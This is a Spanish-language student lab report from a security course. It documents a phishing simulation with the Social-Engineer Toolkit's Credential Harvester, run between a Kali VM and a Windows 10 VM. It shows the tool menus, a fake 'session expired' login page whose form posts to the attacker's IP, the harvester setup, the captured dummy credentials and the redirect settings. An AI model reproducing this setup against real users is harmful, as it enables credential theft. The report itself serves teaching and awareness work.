

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

ACTIVIDAD 04. UNA PÁGINA DEMASIADO CONVINCENTE

CNO IV SEGURIDAD INFORMÁTICA

INSTRUCTOR: SERVANDO LÓPEZ CONTRERAS

ALUMNO: MANUEL DARIO TREJO SALAZAR

Índice

<u>Objetivo de la actividad.....</u>	<u>3</u>
<u>Descripción del escenario.....</u>	<u>3</u>
<u>Configuración del Laboratorio de pruebas.....</u>	<u>3</u>
<u>Evidencias del</u> <u>Funcionamiento.....</u>	13
<u>Explicación del flujo de captura de la</u> <u>información.....</u>	15
<u>Controles de seguridad presupuestos.....</u>	<u>16</u>
<u>Conclusión.....</u>	<u>16</u>
<u>Referencias.....</u>	<u>17</u>

OBJETIVO DE LA ACTIVIDAD

Implementar y analizar, en un entorno de laboratorio controlado, una simulación de ingeniería social mediante Social-Engineer Toolkit (SET), utilizando una página web ficticia para comprender el funcionamiento de una técnica de captura de información y reconocer los elementos que permiten identificar un intento de phishing.

DESCRIPCIÓN DE LA ACTIVIDAD

El área de seguridad informática de una organización ha recibido reportes de empleados que aseguran haber recibido un mensaje relacionado con una supuesta actualización de credenciales. El mensaje contiene un enlace que dirige a un portal aparentemente institucional. La página incluye logotipo, campos de usuario y contraseña, y un mensaje indicando: "Su sesión ha expirado. Inicie sesión nuevamente para continuar."

CONFIGURACIÓN DEL LABORATORIO DE PRUEBAS

Sistema Operativo (Ataque) | Kali Linux (última versión estable)


Herramienta | Social-Engineer Toolkit (SET) v8+

Sistema Operativo (Víctima) | Windows 10 Pro

Sitio Web Ficticio | index.html que simula una página de inicio de sesión

Primero desde la máquina virtual de Kali Linux, clonamos el repositorio de la herramienta SET

Se ingresa a la carpeta de setoolkit que se acaba de crear. Ya dentro, se genera y se activa en el mismo momento un entorno virtual de Python llamado `.venv`. Esto permite que las dependencias que necesita la herramienta queden instaladas en un espacio aislado, evitando así conflictos con otros programas del sistema. Con el entorno virtual ya activo, el siguiente paso es actualizar pip, el gestor de paquetes de Python; durante este proceso se puede ver cómo se elimina la versión anterior y se instala la más actualizada. Por último, se ejecuta el comando final para instalar el Social-Engineer Toolkit.



Al finalizar la instalación de la herramienta, procedemos a ejecutar la antes mencionada usando el comando `sudo setoolkit`

```
Home X Kali X Windows 10 Pro X
1 2 3 4
Sesión Acciones Editar Vista Ayuda
github.com/trustedsec/social-engineer-toolkit
OffSec, MI Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB
`MMb. MM d MM
`YMMNq. MMmmMM MM
. MM MM Y , MM
Mb dM MM ,M MM
P"Ybmmd" .JMMmmmmMMM .JMML.

[—] The Social-Engineer Toolkit (SET) https://github.com/trustedsec/social-eng
[—] Created by: David Kennedy (ReL1K) it [—]
      Version: 8.1.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Can't pickle local object <function show_banner.<locals>.pull_version at 0x7f7f31a00460:
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Aquí podemos visualizar la interfaz de la herramienta, junto con un menú de todas las funciones que incluye

```

(papajohn@Kali)-[~]
$ sudo su
[sudo] contraseña para papajohn:
(root@Kali)-[/home/papajohn]
# tailscale status
100.70.51.71      kali      manuldtrejo16@  linux    -
100.126.55.113   desktop-jg2u59i  manuldtrejo16@  windows  -

(root@Kali)-[/home/papajohn]
# systemctl status tailscaled
● tailscaled.service - Tailscale node agent
   Loaded: loaded (/usr/lib/systemd/system/tailscaled.service; enabled; preset: disabled)
   Active: active (running) since Fri 2026-08-28 21:55:15 CST; 41min ago
 Invocation: 6514c512a55649708fb59dbb49ee9525
    Docs: https://tailscale.com/docs/
   Main PID: 1007 (tailscaled)
   Status: "Connected; manuldtrejo16@gmail.com; 100.70.51.71 fd7a:115c:a1e0::b22d:3348"
   Tasks: 12 (limit: 4573)
  Memory: 115M (peak: 117.2M)
     CPU: 4.296s
   CGroup: /system.slice/tailscaled.service
           └─1007 /usr/sbin/tailscaled --state=/var/lib/tailscale/tailscaled.state --socket=/run/tailscale/tailscaled.sock

ago 28 22:00:49 Kali tailscaled[1007]: localapi: [PATCH] /localapi/v0/prefs
ago 28 22:01:04 Kali tailscaled[1007]: localapi: [PATCH] /localapi/v0/prefs
ago 28 22:02:18 Kali tailscaled[1007]: nodeBackend: peer [lnxm1] disco key changed from "discokey:9423a5999cab98c1dc20c8e20
ago 28 22:07:46 Kali tailscaled[1007]: magicsock: disco: node [lnxm1] d:7ff72b90e998637e now using 192.168.138.129:41641 mt
ago 28 22:07:46 Kali tailscaled[1007]: magicsock: new contact: peer=[lnxm1] usec=750990116 cached=false via=direct
ago 28 22:07:46 Kali tailscaled[1007]: magicsock: endpoints changed: 187.190.30.114:57676 (stun), 192.168.138.128:41641 (lo
ago 28 22:08:07 Kali tailscaled[1007]: logtail: upload: log upload of 1215 bytes compressed failed: Post "https://log.tail
ago 28 22:08:44 Kali tailscaled[1007]: logtail: upload succeeded after 1 failures and 37s
ago 28 22:16:48 Kali tailscaled[1007]: logtail: upload: log upload of 300 bytes compressed failed: Post "https://log.tail
ago 28 22:17:40 Kali tailscaled[1007]: logtail: upload succeeded after 1 failures and 52s
lines 1-23/23 (END)

```

Se comprobó la conexión entre las 2 máquinas virtuales, usando la herramienta Tailscale, Tailscale es una VPN de malla basada en WireGuard que conecta dos VMs entre sí de forma segura y cifrada, sin importar en qué red estén, asignándoles IPs privadas fijas y evitando tener que configurar manualmente puertos o firewalls. Así, ambas máquinas pueden comunicarse como si estuvieran en la misma red local.

Asi mismo, también corroboramos la conexión en la máquina virtual de Windows 10,

```
Símbolo del sistema
Microsoft Windows [Versión 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\manuel>tailscale status
100.126.55.113 desktop-jg2u59i manuelydtrejo16@ windows -
100.70.51.71 kali manuelydtrejo16@ linux -

C:\Users\manuel>ping 100.70.51.71

Haciendo ping a 100.70.51.71 con 32 bytes de datos:
Respuesta desde 100.70.51.71: bytes=32 tiempo=47ms TTL=64
Respuesta desde 100.70.51.71: bytes=32 tiempo=1ms TTL=64
Respuesta desde 100.70.51.71: bytes=32 tiempo=1ms TTL=64
Respuesta desde 100.70.51.71: bytes=32 tiempo=1ms TTL=64

Estadísticas de ping para 100.70.51.71:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 1ms, Máximo = 47ms, Media = 12ms


C:\Users\manuel>
```

A su vez, en el entorno de Tailscale comprobamos una vez más que las máquinas virtuales están conectadas y en línea, cada una con su respectiva IP.

MACHINE	ADDRESSES	VERSION	LAST SEEN	
desktop-jg2u59i manuelydtrejo16@gmail.com	100.126.55.113	1.102.3 Windows 10 22H2	Connected	...
kali manuelydtrejo16@gmail.com	100.70.51.71	1.102.3 Linux 7.0.12+kali-amd64	Connected	...

Posteriormente, creamos una carpeta para almacenar el archivo html de nuestro inicio de sesión ficticio, asignando el nombre de carpetaindex.


De igual forma, usando el comando nano index.html, que nos ayuda a escribir y guardar directamente el código de nuestro login ficticio dentro de ese archivo desde la terminal, en la carpeta antes mencionada.



The image shows a Kali Linux terminal window with a dark theme. The window title bar includes 'Home', 'Kali', and 'Windows 10 Pro'. The terminal prompt is 'root@Kali: /home/papajohn'. The user has executed the following commands:

```
(papajohn@Kali)-[~]  
$ sudo su  
[sudo] contraseña para papajohn:  
(root@Kali)-[/home/papajohn]  
# ls  
Descargas Documentos Escritorio Imágenes Música Plantillas Proyectos Público tools Videos  
(root@Kali)-[/home/papajohn]  
# cd Documentos  
(root@Kali)-[/home/papajohn/Documentos]  
# mkdir carpetaindex  
(root@Kali)-[/home/papajohn/Documentos]  
# ls  
carpetaindex  
(root@Kali)-[/home/papajohn/Documentos]  
# cd carpetaindex  
(root@Kali)-[/home/papajohn/Documentos/carpetaindex]  
# nano index.html  
(root@Kali)-[/home/papajohn/Documentos/carpetaindex]  
# nano index.html  
(root@Kali)-[/home/papajohn/Documentos/carpetaindex]  
# nano index.html  
(root@Kali)-[/home/papajohn/Documentos/carpetaindex]  
#
```

Aquí podemos visualizar el código del index.html



```
GNU nano 9.1 inc
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Sistema Institucional - Acceder</title>
  <style>
    body { font-family: Arial, sans-serif; background: #f0f2f5; }
    .container { width: 400px; margin: 100px auto; background: white; padding: 30px;
      border-radius: 8px; box-shadow: 0 2px 10px rgba(0,0,0,0.1); }
    .logo { text-align: center; font-size: 24px; color: #003366; margin-bottom: 20px; }
    .alert { background: #fff3cd; border: 1px solid #ffc107; padding: 10px;
      border-radius: 4px; margin-bottom: 20px; color: #856404; }
    input[type="text"], input[type="password"] { width: 100%; padding: 10px;
      margin: 8px 0; border: 1px solid #ddd; border-radius: 4px; }
    button { width: 100%; padding: 12px; background: #003366; color: white;
      border: none; border-radius: 4px; cursor: pointer; }
  </style>
</head>
<body>
  <div class="container">
    <div class="logo">Iniciar Sesión</div>
    <div class="alert">Su sesión ha expirado. Inicie sesión nuevamente para continuar.</div>
    <form action="http://100.70.51.71/post.php" method="POST">
      <label>Usuario:</label>
      <input type="text" name="username" placeholder="Usuario" required>
      <label>Contraseña:</label>
      <input type="password" name="password" placeholder="Contraseña" required>
      <button type="submit">Ingresar</button>
    </form>
  </div>
</body>
</html>
```

El siguiente paso fue inicializar la herramienta SET, desde el menú inicial seleccionamos la opción 1, ya que vamos a realizar un ataque de Ingeniería Social.

```
root@Kali: /home/

Sesión Acciones Editar Vista Ayuda

github.com/trustedsec/social-engineer-toolkit

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

README Security

[—] The Social-Engineer Toolkit (SET) [—] upgrade.py
[—] Created by: David Kennedy (Rel1K) [—]
      Version: 8.1.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec / system- [—] layout, run the installer with elevated privileg
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Can't pickle local object <function show_banner.<locals>.pull_version at 0x7f91ab05c670>
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track) do_setoolkit
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration From a source checkout, you can also run:
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
sudo ./setoolkit

set> 
```

Siguiendo con los pasos, ahora nos despliega otro menú de opciones, y seleccionamos la opción 2 Website Attack Vectors

víctima ingrese su usuario y contraseña en esa página falsa, esas credenciales queden capturadas y almacenadas por la herramienta.

```
Can't pickle local object <function show_banner.<locals>.pull_version at 0x7f91ab05c720>
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through
The Credential Harvester method will utilize web cloning of a website that has a username
The TabNabbing method will wait for a user to move to a different tab, then refresh the
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes
replaced with the malicious link. You can edit the link replacement settings in the set_
The Multi-Attack method will add a combination of attacks through the web attack menu. If
is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through
The full user manual is available at reading User Manual.pdf

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

A continuación, seleccionamos la opción 3, para continuar con el login creado por nosotros.

The **HTA Attack** method will allow you to clone a site and perform PowerShell

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

`set:webattack>3`

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

`set:webattack>`

EVIDENCIAS Y DESCRIPCIÓN DEL FUNCIONAMIENTO


Usando la dirección IP creada por Tailscale de la máquina virtual de Kali Linux, definiendo una URL de referencia genérica, y nos muestra que la herramienta SET está iniciada correctamente en el puerto 80.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.138.128]: 100.70.51.71
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/papajohn/Documentos/carpetaindex/index.html
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://www.ingreso.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
100.126.55.113 - - [28/Aug/2026 23:42:42] "GET / HTTP/1.1" 200 -
100.126.55.113 - - [28/Aug/2026 23:42:42] "GET /favicon.ico HTTP/1.1" 404 -
```

En este momento, solo se está a la espera de que se intercepte cualquier información que la víctima ingrese en el inicio de sesión ficticio.

Como podemos ver a continuación, se muestra la pantalla de la máquina virtual de Windows 10, que en esta actividad actúa como la computadora de la víctima, se muestra el inicio de sesión ficticio y se usa el navegador Firefox, se muestra que la víctima introduce el usuario: usuario 2 y la contraseña: contraseña2




Regresando a la herramienta en la máquina virtual atacante, podremos ver como se interceptan los datos que la víctima colocó en el login ficticio, quedando expuesta su información.

```
the best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
100.126.55.113 - - [28/Aug/2026 23:42:42] "GET / HTTP/1.1" 200 -
100.126.55.113 - - [28/Aug/2026 23:42:42] "GET /favicon.ico HTTP/1.1" 404 -
100.126.55.113 - - [28/Aug/2026 23:46:57] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=usuario1
POSSIBLE PASSWORD FIELD FOUND: password=contraseÃa1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

100.126.55.113 - - [28/Aug/2026 23:48:32] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=usuario2
POSSIBLE PASSWORD FIELD FOUND: password=contrasena2
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Previamente se configuró el redireccionamiento del login ficticio, al estar usando una página que no existe, se redirige al sitio web Wikipedia

```
### This will redirect the harvester victim to a website of your choice
### For example, if you clone "abcompany.com" you can redirect the victim to that website
### This is useful if you want to redirect the victim to a website that exists
### Simply enable harvester redirect, and set the URL to the website you want
### to change.
HARVESTER_REDIRECT=ON
HARVESTER_URL=https://www.wikipedia.org/
```

